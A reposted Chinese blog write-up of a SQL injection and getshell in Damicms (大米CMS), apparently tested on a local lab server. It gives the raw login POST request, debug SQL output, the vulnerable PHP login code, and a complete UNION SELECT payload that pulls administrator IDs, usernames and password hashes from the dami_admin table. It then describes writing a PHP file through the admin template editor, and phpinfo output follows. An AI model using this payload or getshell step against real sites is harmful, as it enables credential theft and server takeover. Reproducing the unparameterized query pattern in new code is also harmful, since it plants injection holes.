

php 大米cms,大米CMS注入后台可以getshell

转载

feichenpan 于 2021-03-18 11:25:42 发布 245 收藏

文章标签: [php 大米cms](#)

大米CMS注入, 后台可以getshell

详细说明:

一)注入

1.挖洞前奏

Damicms搭建在本地以后, 对cms\dami\Core\Lib\Think\Db\Db.class.php进行修改, 将sql语句var_dump处理。

然后就进行黑盒测试。搜索点, 以及admin登入点输入单引号就会给过滤了。。。

看到有注册功能, 发现登入点居然没有过滤单引号。。。

```
POST /dami/index.php?s=/member/dologin.html HTTP/1.1
Host: 192.168.153.132
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:31.0) Gecko/20100101
Firefox/31.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.132/dami/index.php?s=/Member/login.html
Cookie: undefined=1; cp_language=zh; AJSTAT_ok_times=1;
PHPSESSID=ptmbbhnhns195p1s8n548a175;
CNZZDATA1257137=cnzz_eid%3D888769143-1414545219-%26ntime%3D1414552435;
BkGop95780_think_template=default
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 86

username='-1' &userpwd=1&verify=123&lasturl= &__hash__=5f2cc70155720e3a78572a857a
d62a64
```

```
string(72) "SELECT * FROM `dami_type` WHERE fid=18 AND drank <> 0 ORDER BY
drank asc"
string(72) "SELECT * FROM `dami_type` WHERE fid=22 AND drank <> 0 ORDER BY
drank asc"
string(72) "SELECT * FROM `dami_type` WHERE fid=27 AND drank <> 0 ORDER BY
drank asc"
string(72) "SELECT * FROM `dami_type` WHERE fid=25 AND drank <> 0 ORDER BY
drank asc"
string(72) "SELECT * FROM `dami_type` WHERE fid=26 AND drank <> 0 ORDER BY
drank asc"
string(58) "SELECT `typename` FROM `dami_type` WHERE typeid=0 LIMIT 1 "
string(54) "SELECT `path` FROM `dami_type` WHERE typeid=0 LIMIT 1 "
string(71) "SELECT * FROM `dami_member` WHERE username='-1' and is_lock=0
LIMIT 1 "
</DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
'http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd'>
</DOCTYPE html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>0000</title>
<meta http-equiv="Refresh" content="3;URL=javascript:history.back(-1);">
```

这运气比较好了

2.漏洞原理

于是苦逼看代码, 发现thinkphp 看不懂 - -

去学习了一下回来了。。。。

发现登入点在: dami\Web\Lib\Action\MemberAction.class.php

这控制器里面

发现问题代码:

[php]

```
$username = htmlspecialchars($_REQUEST['username']);
$userpwd = $_REQUEST['userpwd'];

if($username==" || $userpwd==" ){ $this->error("请输入用户名和密码?");exit();}

$info = M('member')->where("username='{$username}' and is_lock=0")->find();

if(!$info){ $this->error("用户不存在或已经禁止登陆!");}

else
```

```

{
if($info['userpwd'] != md5($userpwd)){
$this->error('密码错误，请重新登录!);
}else{
$_SESSION['dami_uid'] = $info['id'];
$_SESSION['dami_username'] = $info['username'];
if(!empty($_REQUEST['lasturl'])){
$this->assign('jumpUrl',urldecode(htmlspecialchars($_REQUEST['lasturl'])));
}
else{
$this->assign('jumpUrl',U('Member/main'));
}
$this->success('登录成功~');
}
}
[/php]

```

发现username没有过滤就放进去了.....我想为什么thinkphp不过滤呢？测试其它的点都够了了。最后发现了。

字符串方式

字符串方式条件即以字符串的方式将条件作为 where() 方法的参数，例子：

```

$Dao = M("User");
$list = $Dao->where('uid<10 AND email="Jack@163.com"')->find();

```

实际执行的 SQL 为：

```

SELECT * FROM user WHERE uid<10 AND email="Jack@163.com" LIMIT 1

```

字符串方式设定的条件即为实际 SQL 执行的条件，也是最接近原生 SQL 的方式。ThinkPHP 不会对条件做任何（类型上的）检查。


Thinkphp的where查看如果只对字符型的，他是不会过滤的 = =.....他过滤数组进去的和对象进去的对象。。。。。。。。

程序员过分信赖thinkphp的过滤，导致漏洞发生.....

也就是登入时候用户名:-1' union select 1,(select concat(id,0x23,username,0x23,password) from dami_admin),'c4ca4238a0b923820dcc509a6f75849b',4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#

密码是1

登入进去看见用户名就是注入出的东西了。



4. 后台编辑文件直接生成php

模板管理 编辑文件 可以直接生成php文件

192.168.153.132/dami/Web/Tpl/w3g/list/4.php

应用 | 重要论坛 | blog | 搜索引擎 | 娱乐 | 工具使用说明 | 工具箱 | web漏洞 | web脚本学习 | web前端 | web防火墙绕过 | 安全运维

PHP Version 5.3.3	
System	Windows NT XDSEC-76A48B535 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
Build Date	Jul 21 2010 20:25:38
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	oscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--disable-isapi" "--without-mysql" "--without-pdo-mysql" "--without-pi3web" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=D:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet" "--with-mcrypt=static"
Server API	CGI/FastCGI
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\php\php.ini



[创作打卡挑战赛](#)
赢取流量/现金/CSDN周边激励大奖